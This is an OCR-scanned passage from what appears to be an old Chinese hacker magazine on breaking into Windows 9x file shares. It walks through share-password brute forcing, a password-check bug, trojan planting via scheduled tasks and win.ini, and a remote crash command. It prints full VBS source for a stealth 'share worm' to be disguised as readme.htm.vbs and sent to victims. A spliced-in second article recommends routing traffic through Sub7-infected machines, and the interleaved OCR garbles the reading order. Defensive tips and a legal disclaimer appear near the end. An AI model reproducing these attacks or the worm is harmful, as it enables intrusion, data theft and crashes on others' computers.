


图 7

“猜解大师”目前支持SMB、POP3、FTP 3种协议，并且全面支持Socks4和Socks5代理协议。再有“猜解大师”和John一样（John？没听过？哈哈，告诉你吧，这个软件是由著名的黑客组UCF出的，它是密码破解的开山鼻祖，支持UNIX,DoS，Windows，速度超快，它所提出的对称密码破解法使DES算法不可解的神话彻底破灭），有保存进度功能，也就是说，如果今天你很忙，完全可以将进度保存起来，明天接着来，爽吧？网络刺客II自带了两个字典：Chinese.dic和

Domain.dic。其中Chinese.dic是中文姓名字典，Domain.dic是密码字典。由于这两个字典都很小，因此，多数情况下需要导入自己制作的字典才能破解出密码。个人认为用“万能钥匙”这个字典制作软件比较好（图8），可以制作出电话号码、出生日期、姓名字母、英文数字等字典，如



图8

果你有兴趣，可以到http://1boy.topcool.net/去下载它，那里是它的大本营。由于是全中文界面，使用很简单，这里就不介绍了。

在进行共享资源猜解过程中，有时会碰到这种情况：显示找到了密码，但在密码处却没有显示。这种情况有两种可能：一种是共享资源的密码本来就为空，另一种可能是你已经用正确的密码连到该共享资源上，这时再连接到该共享资源已经不需要密码了，所以网络刺客II提示成功，但密码为空。如果你想做实验，则可以使用“共享资源”菜单下的“删除网络硬盘”，将共享资源先断开，再使用“共享资源猜解机”来猜解密码。

在这里再教你一招：不使用“猜解大师”进入有密码校验的共享目录。我们可以利用Windows 9X/Me的共享目录密码校验的BUG来进入共享主机。实际上这是一个很老的漏洞了，Windows 9X/Me在验证共享密码时只检验第一字节，你可以通过输入不同的符号或字母来验证。如果你是Windows 98系统，拷贝一个经过改动的驱动文件vredir.vxd到C:\WWindows\system目录下覆盖源文件，重启机器；然后你进入有密码的共享目录，出来提示输入密码窗口时，不用敲密码，只要按住回车键不放，直到进入此目录。

注意：出来密码不对提示时，你只要按住回车键不放，就选择了确定。一般密码都是在字符0X20到0X80之间(16进制)，因此最多试96次就可以了。不过这种方法对Windows NT机器不起作用。

以上两种破解共享密码的方式，本人极力推荐后者，理论上它可以在几分钟内破解开任何难度的密码。但是暴力破解不是一点也没用，在万不得已的时候，还是要用暴力破解的方式碰碰运气。至于为什么仍然要用到远程暴力破解，你再看看下一节就明白了。

4. 共享计算机的利用

我们先讲完全共享C盘的情况，这种情况是最理想的，因为我们可以利用植入木马的方式来获得共享电脑的完全控制权。但问题在于怎么远程运行木马。我们分两种情况：

（1）对方电脑开启了计划任务程序。我们先在自己的电脑上配置好木马，推荐使用那些不知名的小木马，文件越小越好，然后在自己的计划任务中添加这个运行木马的任务（不要让自己运行），再到自己电脑的C:\Windows\Tasks，把那两个计划任务的文件拷到远程计算机的相应目录，再用ping IP time命令获知对方电脑的时间，最后根据这个时间重设远程计算机的计划任务程序，使木马的计划任务过几分钟就运行（可别忘了拷给远程计算机一个木马）。

（2）拷给远程计算机一个木马。在C:\Windows \win.ini中配置，在[Windows]段中的“load=”后写上你放置的木马的路径。这样，只要对方重启过计算机后，我们就可以进行控制了。如果对方不重新启动电脑该怎么办？我们可以使用共享炸法。共享炸法利用的是Windows 9X的设备名称解析漏洞。

Windows 9X的/CON/CON设备名称解析漏洞允许用户远程攻击，导致对方Windows 98系统崩溃。当Windows遇到包含设备名的非法路径时，Windows会解析这些路径，此时内核的溢出会导致整个系统出错。

我们知道CON是DOS下的特殊设备名，不允许用做文件名，为什么用CON/CON会引起死机呢？我们把系统转到DOS下进行试验，打入如下命令：copy aa.txt con，系统会显示aa.txt文件的内容，而如果换成：copy aa.txt >con，系统会提示文件不能拷贝到文件自身。而把CON换成LPT或PRN，则输出aa.txt的内容到打印机。由此可见，CON在这里代表了文件的本身，用CON/CON这个命令意味着不断调用这个文件自身，使系统资源迅速耗尽而死机，这比起用一些

开窗口的命令让系统资源耗尽速度更快、更有效。因为开一个窗口需要一定的时间，来得及按下Ctrl+Alt+Del键来关闭IE，而用上面的这个命令只是调用文件自身，速度实在太快，连按键的机会都没有。如果在资源管理器中选择的是“按Web查看”，那么连预览时都会死机。

具体做法：只要对方存在共享，不管该共享资源有没有设置密码，都可以用这个办法使系统死机，迫使对方重新启动电脑。比如机器203.172.11.67上有一个名称为d的共享，则在“开始”菜单中“运行”中输入下面的命令可以使目标Windows 9X系统崩溃：

\\203.172.11.67\d\nul\nul

如果对方有经验的话，以上方法是很容易被发现的，这里有个更好的方法介绍给大家——可以将对方所有的逻辑盘都共享，包括光盘。

5．共享对方计算机所有逻辑盘

（1）原理

我们知道，把一个目录设置为共享的时候，如果在共享名后面加上$符号，那么这个目录将变成一个隐含的共享目录，即对方的机器上看不见这个共享目录。但是如果对方知道共享目录名，仍然是可以访问的，只要在这个目录后面加上“$”符号就可以了。

虽然对方看不见这个共享目录，但是自己是可以看见的。不过，虽然我们已经加上“$”符号，但是我们仍然可以发现这个共享目录的图标下面已经加上了一个小手，表示这个目录已经被设置为共享。这样使用者就会知道机器被人改动过了。我们可以利用共享蠕虫之类的软件使对方不知道其硬盘被共享了。共享蠕虫的高明之处就在于：不光对方看不见这个共享目录，自己也是看不见这个共享目录的，这样就可以做到神不知鬼不觉了。当你把这个程序发给对方，对方执行完以后，他的机器就会全部被共享，而他自己却不知道！

要做到对方看不见很容易，只要在共享目录名后面加上$符就可以了；而共享蠕虫之类的程序是怎么做到连自己也看不出来的呢？其实道理说出来也是很简单的，秘密就在注册表中。

现在，请你运行Regedit命令，打开注册表，找到下面的子键：HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan，该键有共享驱动器或文件的控制信息。假设我们共享了一个share文件夹，则在屏幕的右边，你可以看见下面的内容：

◇Flags：共享标志

◇Parmlenc：经过加密后的完全共享密码

◇Parm2enc：经过加密后的只读共享密码

◇Path：共享的实际目录

◇Remark：用户共享说明

◇Type：类型属性

这些信息可以手动改变，以控制共享的各种级别状态。

共享有如下几种类型：

◇只读共享，无密码，flags=0x191(0x表示16进制数)；

◇只读共享，需要密码，flags=0x101；

◇完全共享，无密码，flags=0x102；

◇完全共享，需密码，flags=0x102；

◇根据密码（只读密码或完全访问密码）访问共享，需密码，flags=0x103。

用户访问共享资源时，根据不同的情况拥有不同的访问权限。在使用资源时，密码不区分大小写，且最长不超过8位。在设置共享名时如果多加一个字符“$”，则只有知道此共享名的人具有对此目录的访问权限。以上5种共享，在设置之后，目录图标会发生变化，变成一只托手的图标。

由以上分析可知，共享分类完全是由Flags标志决定的，它的键值决定了共享目录的类型，当flags=0x302时，重新启动系统，目录共享标志消失，表面上看没有共享，实际上该目录正处于完全共享状态。网上流行的共享蠕虫，就是利用了此特性。如果把“Flags”=dword:00000302改成“Flags”=dword:00000402就可以看到硬盘被共享了，明白了吗？秘密就在这里！

Parmlenc、Parm2enc属性项是加密的密码，系统在加密时采用了8位密码，分别与“35 9a 4b a6 53 a9 d4 6a”进行异或运算，要想求出密码，再进行一次异或运算，然后查ASCII表可得出目录密码（由此，大家不难看出，共享密码是非常脆弱的，只要有人有机会接触你的电脑，你的共享密码就不保了）。

（2）利用VBS编制共享蠕虫

知道原理以后，用VBS就可以编制一个简单的共享蠕虫，下面是主要的代码，我加了注释：

On error resume next //假如出现错误，跳到下一行执行

Set wscr=CreateObject("wscript.shell") //建立wscript调用模式 wscr.regwrite "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\ ComputerName\ComputerName

\ComputerName","Share" //将计算机名修改为“Share"."HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD\VNETSUP

\ComputerName","Share" //将计算机名修改为“Share”

for i=1 to 5 //循环5次

if i=1 then //第一次循环

DriveName="A"//驱动器名为“A”

else if i=2 then //第二次循环

DriveName="C"//驱动器名为“C”

else if i=3 then //第三次循环

DriveName="D"//驱动器名为“D”

else if i=4 then //第四次循环

DriveName="E"//驱动器名为“E”

else if i=5 then //第五次循环

DriveName="F"//驱动器名为“F”

end if

end if

end if

end if

end if

wscr.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\" &DriveName&"\Flags",302,"REG_DWORD"//共享名为&DriveName&'

wscr.regDelete "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network

\LanMan\"&DriveName &"\Parm1enc" //删除驱动器完全访问密码

wscr.regDelete "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network

\LanMan\" &DriveName &"\Parm2enc" //删除驱动器只读密码

wscr.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network

\LanMan\" &DriveName &"\Path",DriveName&":\" //设置访问路径

wscr.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network

\LanMan\" &DriveName &"\Remark","Share"//设置驱动器共享注释

wscr.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network

\LanMan\" &DriveName &"\Type",0,"REG_DWORD"//设置驱动器类型 next

将其存为VBS为后缀名的文件，如：readme.htm.vbs（Windows支持双后缀名），自己运行一下试试。重启你的计算机后，你会发现你的软盘A、硬盘（或光驱）C、D、E已全部共享！现在，如果你连入网络，别人就可以用网络工具查找计算机名为“Share”的计算机，进入你的计算机，你的资源便可以让别人任意使用了，而你却毫不知情！更有意思的是，你在网络属性中看不到自己的硬盘被共享了！因为我们把“Flags”的键值改成“302”后就可以秘密共享！即便你曾设置了共享访问密码也不行，因为用这种方法，就删除了你设置的访问密码。

你可能觉得奇怪：即然对方和自己都看不见这个共享目录，那到底怎么使用呢？其实方法也很简单的，因为在“网上邻居”里是看不见的，所以我们需要到DOS方式下去使用。命令如下：

语法：net use <映射的盘符> \对方的IPC$

例如 net use x：\192.168.0.2D$

执行完这个命令以后，就将对方(192.168.0.2)的D盘映射成自己的X盘了。你就可以像使用C盘和D盘那样使用X盘了，当你切换到X盘后，对X盘所进行的操作，实际上就是对方的D盘进行操作。

（3）该共享蠕虫的原理

有些朋友为了方便，会在Windows的“网络属性”→“配置”当中的“文件及打印共享”项中，把“允许其他用户访问我的文件”和“允许其他计算机使用我的打印机”前面打上“√”，然后在硬盘“共享”里面的“根据密码访问”设置一个只读或完全访问的密码，以为这样就可以万无一失了。其实，有心人只要写一个类似刚才你看到的的VBS小程序，使你在不知晓的情况下运行，这样就可以使你的Windows系

统不受密码的保护，完全暴露在网络上。如此一来，别人就可以在你的计算机里随意阅读、增删文件，为所欲为了……

解决办法：把HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan下面的“&DriveName&”删掉。狠一点的，也可以把Windows\system\下面的VServer.vxd（Microsoft网络上的文件与打印机共享虚拟设备驱动程序）删掉，再把HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD\下的VServer键值删掉，就可永绝这类共享蠕虫的后路。

6．共享入侵的防范措施

最简单的方法就是取消所有共享，但如果你非要共享的话（尽量设为只读共享），那就要加上一个足够复杂的共享密码（混合的8位以上的密码），然后再下载一个共享目录的密码效验Bug补丁。虽然入侵者仍然可以试图通过暴力破解来解密，但是在实际中，只要你的密码够复杂，对手很难有机会，这还得归功于共享访问的蜗牛速度。

当然，如非必要，去掉NetBIOS的捆绑也是必须的。在安装TCP/IP协议时，NetBIOS被毫无必要地一起装上了（对于我们这些一般用户而言），或者说NetBIOS被捆绑在TCP/IP上了。我们要做的就是将NetBIOS从TCP/IP上解下来！

（1）对于最早的Windows 95用户

如果你使用的是最早版本的Windows 95，那关闭NetBIOS就是一件非常容易的事：找到系统里名为Vnbt.386 的文件，随便将它改个名，如改为Vnbt.out，这就算大功告成了。

（2）Windows 95改进版、Windows 9x或是Windows Me用户

Windows 95改进版、Windows 9x或是Windows Me用户可采用下面的方法：

方法一：

（1）检查NetBEUI是否出现在配置栏中。打开“控制面板”，双击“网络”选项，打开“网络”对话框。在“配置”标签页中检查已安装的网络组件中是否有NetBEUI。如果没有，点击列表下边的“添加”按钮，选中“网络协议”对话框，在“制造商”列表中选择“微软”，在“网络协议”列表中选择“NetBEUI”。点击“确定”，根据提示插入安装盘，安装NetBEUI。

（2）回到“网络”对话框，选中“拨号网络适配器”，点击列表右下方“属性”按钮。在打开的“属性”对话框中选择“绑定”标签页，将除“TCP/IP→网络适配器”之外的其他项目前复选框中的✓都取消！

（3）回到“网络”对话框，选中“TCP/IP→拨号网络适配器”，点击列表右下方“属性”按钮，不要怕弹出的警告对话框，点击“确定”。在“TCP/IP属性”对话框中选择“绑定”标签页，将列表中所有项目前复选框中的✓都取消！点击“确定”，这时Windows会警告你：“尚未选择绑定的驱动器。现在是否选择驱动器？”点击“否”。之后，系统会提示重新启动计算机，按“确认”。

（4）证实已取消绑定。重新进入“TCP/IP→拨号网络适配器”的“TCP/IP属性”对话框，选定“NetBIOS”标签页，看到“通过TCP/IP启用NetBIOS”项被清除了吧（图9）。




图9

方法二：运行RegEdit.exe查找串“vnetbios”，找到后再选择“查找下一个”，将找到像“blahblah\VxD\VNETBIOS\”的串，删除“VNETBIOS”项即可。操作一定要谨慎，误操作可能导致系统崩溃；另外，关掉139端口后，将无法共享文件和打印功能。

（3）对于WinNT用户

在WindowsNT下，你可以取消NetBIOS与TCP/IP协议的绑定。可以按如下步骤进行：点击“控制面板→网络→NetBIOS接口→Windows客户（TCP/IP）→禁用”，再点“确定”，然后重启。这样，NT的计算机名和工作组名也隐藏了，不过会造成基于NetBIOS的一些命令无法使

隐藏真实IP做网上隐形人

文／阿剑

也许你也碰到过这样的事情：正当你浏览一个网页时，无意中发现该网页会显示出你的IP和所用操作系统及浏览器的版本信息，一下子你的浏览兴趣就没有了——除了没有安全感之外，这些信息也是我的隐私啊，岂能随意暴露？这样的事情是不是很令人扫兴呢？那么有没有办法让网页显示的信息不正确、从而做到隐身冲浪呢？办法当然有！

首先说说如何使网页显示的IP不正确，隐藏真实IP。具体做法有很多，推荐以下两种。一种做法是使用代理服务器，这样网页上显示的就是代理服务器的IP，从而隐藏了自己的真实IP。我们最好用免费代理服务器，寻找免费代理服务器的方法有很多，你可以试试用ProxyHunter（代理猎手）之类的软件搜索，但这种方法比较费时、费事，建议不到万不得以时还是不用为好。最好的方法是使用现成的免费代理服务器，现在网上有不少网站定期提供最新的免费代理服务器，经过网上数日的挖掘与比较，终于有了重大的发现，找到了两个更新最频繁的免费代理服务器网页：http://www8.big.or.jp/~000/Cyber Syndrome/，该网页的数据每3个小时更新一次，并提供速度最快的代理服务器推荐；http://www.cyberarmy.com/lists/proxy/，该网站频繁更新，不过没有上一个网站好。

建议大家把这两个网页放入你的收藏夹，这样你就再也不用为找不到好的免费代理服务器而发愁了。找到免费代理服务器后，就可以使用它了。以IE浏览器为例，运行IE，点击“工具”→

用，如net命令等。

（4）对于Windows 2000用户

在Windows 2000下，不采用“文件和打印共享”即可，但这样也不能访问别人的NetBIOS了。有没有其他办法呢？

其实你可以这样做：在“路由和远程访问”管理工具中，将“IP路由选择”中“本地连接”属性中的“输入筛选”设置成139端口关闭就行了。

以上的方法都是给不需要连接入局域网的单机用户提供的，如果你是一台拨号上网的单机，那么完全可以禁止NetBIOS服务。但是如果你需要接入局域网的话，则不能关闭NetBIOS服务，否则LAN上的其他机器将无法访问你的资源了，关闭该服务后，你不能连接到LAN上的任何用户，LAN上也无法看到你的计算机。

如果你必须用共享而又对安全重视的话，建议不要使用“共享级的访问控制”，而用“用户级的访问控制”（在本机的“控制面板”→“网络”→“访问控制”下设置）。这样Windows 9x就会从网络上的主域控制器来读取用户访问列表。而在设置资源共享的时候，你可以具体到为每个用户设置相应的权限。当然，如果你想比较好地控制自己的共享资源的话，可以把Windows自带的“网络监视器”装上，这样对于到底是谁在使用你的共享资源就能心中有数，而且如果发现有未经你允许而使用你本机共享资源的情况，也可以马上把它断开，真正做到“实时监控”。

另外，对于安装了NT的用户来说，如果你用自己的“服务器管理器”看一看你现在本机的共享目录，会发现有一个名为“IPC$”备注为“Remote IPC”的共享，其实对于个人用户来说，这个共享并不是必需的，而且如果你上网的话，它还可能成为别人破解你用户名和口令的一个缺口，所以它也应该删除。

注：如果你的NT是主域控制器，或者提供域认证，那么就不要删除这个共享，否则别人就不能登录你的服务器了。但对于个人拨号上网用户来说，最好删除。

写在最后：请大家不要用本文提到的方法去做触犯国家法律的事情，切记：己所不欲，勿施于人！

"Interner 选项(O)…"，在弹出的"Interner 选项"对话框中选择"连接"标签，再点击"设置"按钮，在弹出的对话框中把"对此连接使用代理服务器"前面的✓选上，然后在"地址"和"端口"栏中填入你找到的代理服务器IP和所用端口即可（图1）。这样一来，当你再访问那些网页时，页面上显示的就不再是你的真实IP了。




图1

不过，并不是所有的代理都不将你的真正IP向目标地址上发送，假如你使用A4proxy之类的程序检测一些代理，发现http-ip-forward存在的话，那证明该代理会把你的真正IP向目标地址发去，如果在一些聊天室中使用，会被高级别的人看到真正的IP。

另外，在代理中有http和socks代理之分，在socks代理中又有sock4和socks5代理之分；socks4和socks5不同之处在于socks5支持UDP这种协议，但socks4是不支持的，所以在QQ上是不可以使用Socks4代理的，因为QQ使用的协议是UDP的，但在ICQ上就可以使用Socks4或socks5代理的。

隐藏IP的另外一个方法是利用肉鸡上的木马。一些国外的木马，如Sub7，具有"端口转向"功能，假设你想看www.xxx.com这个网站，而这个网站会记录访问者的IP，那么你可以这样做：假设肉鸡上有木马Sub7服务端程序在运行，请在自己的电脑上运行Sub7客户端，连接上那台电脑，使用端口转向的功能，在那台电脑上打开一个90端口，设定凡是从这个端口进去的数据都会转向到www.xxx.com这个网站的80端口去(80端口是默认的www服务端口)。假设那个感染了Sub7的电脑的IP是202.202.202.202，那么只要在浏览器上输入http://202.202.202.202:90,就可以看到www.xxx.com这个网站的内容，而且那个网站记录下的访问IP是202.202.202.202,而不是我们真正的IP。

使用这种方法在连接上IRC也是可以的。另外，在ICQ上我也曾使用过这种方法，成功地连接上ICQ的服务器，别人看到我的IP都是假的，哈哈！至于在QQ上是否支持，我没试过，因为QQ的服务器比较慢，所以很有可能会连接不上服务器。

好了，按照以上步骤做好之后，已经可以隐身冲浪了，但还不够彻底，要和下面的方法结合使用才更完美。

现在，再来说说如何使网页显示你的操作系统和浏览器版本信息不正确。经过一番仔细分析，我发现是用IE浏览网页时，IE将我们的操作系统和浏览器信息泄漏给网页的(当然，网页也具有分析功能)，具体来说，就是C:\Windows\SYSTEM下的Urlmon.dll这个文件泄的密（假设你的Windows按照在C:\Windows下）！知道是谁泄漏的信息就好办了。用16进制编辑器UltraEdit打开Urlmon.dll（UltraEdit下载地址: http://soft.zz.ha.cn/query/down.asp?softnumber=6429&dtype= 11&path=/uedit32810b.zip），点击"搜索"→"查找"，在弹出的"查找"对话框的"查找什么"栏中填入"msieX.X ; win"(X.X代表IE的版本号，如所用IE版本为5.0就查找msie5.0，注意：在"；"前后有空格)，如图2所示，把"查找ASCII字符(A)"前面打上"✓"，点击"确定"按钮，会查找到两处，分别改为你自己喜欢的名字就可以了。




图2

注意：字符长度不能超过源字符长度，若小于原字符长度，少了的部分用"20"代替。

由于系统在此时还要用到Urlmon.dll这个文件，因此存盘时不能存成"Urlmon.dll"，你可以暂时存为别的名字，然后，重新启动机器，进入纯DOS模式，再把源文件Urlmon.dll改名为Urlmonold.dll，把你改动过的文件存改名为Urlmon.dll即可完成文件改动"大业"。如此一番操作后，再访问那些网页，页面上显示的信息就是假的了——我的秘密谁也知道！

如果你也不喜欢自己的有关信息泄漏，那就试试上面的办法吧！这样做才可以真正做到隐身冲浪呢！



Windows中常用密码详解

文／木瓜

